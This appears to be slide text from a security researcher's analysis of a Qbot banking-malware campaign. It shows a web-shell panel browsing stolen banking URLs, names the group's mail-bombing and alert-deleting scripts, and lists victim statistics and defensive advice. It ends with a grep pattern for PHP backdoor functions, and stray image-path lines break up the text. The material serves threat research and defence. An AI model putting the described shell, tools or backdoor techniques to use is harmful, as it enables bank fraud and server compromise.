Php: 5.3.3 Safe mode: OFF [phpinfo] Datetime: 2014-09-15 20:27:16
Hdd: 914.97 GB Free: 542.48 GB (59%)
Cwd: [REDACTED] drwx--x--x [home]

Windows-1251
Server IP: [REDACTED]
Client IP: [REDACTED]

[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Network] [Self remove]

Sql browser

Type	Host	Login	Password	Database
MySQL	localhost	[REDACTED]	[REDACTED]	[REDACTED]

count the number of rows

Tables:

	id	url	
bot (3187)	576	https://[REDACTED]/signon/RequiredChangePassword.jsp	[REDACTED]
keyword (1569)	1425	https://[REDACTED]/signon/RequiredChangePassword.jsp	[REDACTED]
request (675043)	1550	https://[REDACTED]/signon/ChangePasswordWarning.jsp	[REDACTED]
url (121188)	20781	https://a248.e.akamai.net/6/248/3583/000/	[REDACTED]
useragent (1581)	21257	https://[REDACTED]/signon/ChangePasswordWarning.jsp	[REDACTED]
Dump	21265	https://[REDACTED]/signon/ChangePasswordWarning.jsp	[REDACTED]
File path: dump.sql	21338	https://a248.e.akamai.net/6/248/3583/000/	[REDACTED]
	22170	https://[REDACTED]/appmanager/_nfpb=true&_windowLabel=portlet_9_2&portlet_9_2_actionOverride=%2Fportlet	[REDACTED]
	22171	https://[REDACTED]/appmanager/_nfpb=true&_windowLabel=portlet_9_2&portlet_9_2_actionOverride=%2Fportlet	[REDACTED]
	28164	https://[REDACTED]/signon/ChangePasswordWarning.jsp	[REDACTED]
	28268	https://[REDACTED]/signon/ChangePasswordWarning.jsp	[REDACTED]
	28400	https://[REDACTED]/signon/ChangePasswordWarning.jsp	[REDACTED]
	42084	https://[REDACTED]/signon/ChangePasswordWarning.jsp	[REDACTED]

roughly 0.8M conversations successfully sniffed back




Tools: mail_checker suite


- Delete email alerts from banks
- Filter by bad_sender & bad_keywords
 - checkmail.pl
- Sending huge volumes of email to an address in an attempt to overflow the mailbox
 - mailbomber.pl



Victim distribution




Victim geolocation distribution



Victim OS distribution



TOP20 online banking transactions





TOP 10 URLs from AWStats

#	Hits	KBytes	URL
1	2142342	34.56%	732766 0.76% /t
2	1306853	21.08%	716881 0.75% /k
3	240434	3.88%	69783581 72.65% /v
4	72215	1.16%	20450287 21.29% /u/_qbotinj.exe
5	12981	0.21%	1121722 1.17% /w
6	12912	0.21%	2420 0.00% /s
7	5259	0.08%	1336859 1.39% /u/_qbotinj.exe.pkg
8	2010	0.03%	6220 0.01% /E/J2.JS
9	1825	0.03%	1822 0.00% /_
10	1522	0.02%	408 0.00% /robots.txt



Conclusion

- This actor is currently still active
- The kill chain is the same: inject malicious JS to compromised sites + TDS + exploit kit
- They develop and use quite a few in-house tools
- Qbot used to establish a foothold into endpoints – then downloads multiple malware
- Money rules: cybercrime group has the potential to net millions of dollars



Apply - End-user Perspective

- Applying all Critical security updates for your operating system and browser, but also making sure that users have applied the latest patches for Java (from Oracle) and Adobe Flash and Reader
- Another simple measure users can take to protect themselves is to disable JavaScript in their browsers: if it is not practical to disable JavaScript for all sites, then consider doing so for untrusted zones or sites
- Install Enhanced Mitigation Experience Toolkit (EMET)



Apply - Website Perspective

- You should have the latest Content management systems (CMS) version to prevent compromise
- Checking with Google's Safe-Browsing API to determine if the site suffers from a known infection
- Simply Find and Remove Backdoors
 - `grep -RPN "(passthru|shell_exec|system|base64_decode|edoced_46esab|WSO_VERSION) *\" /var/www`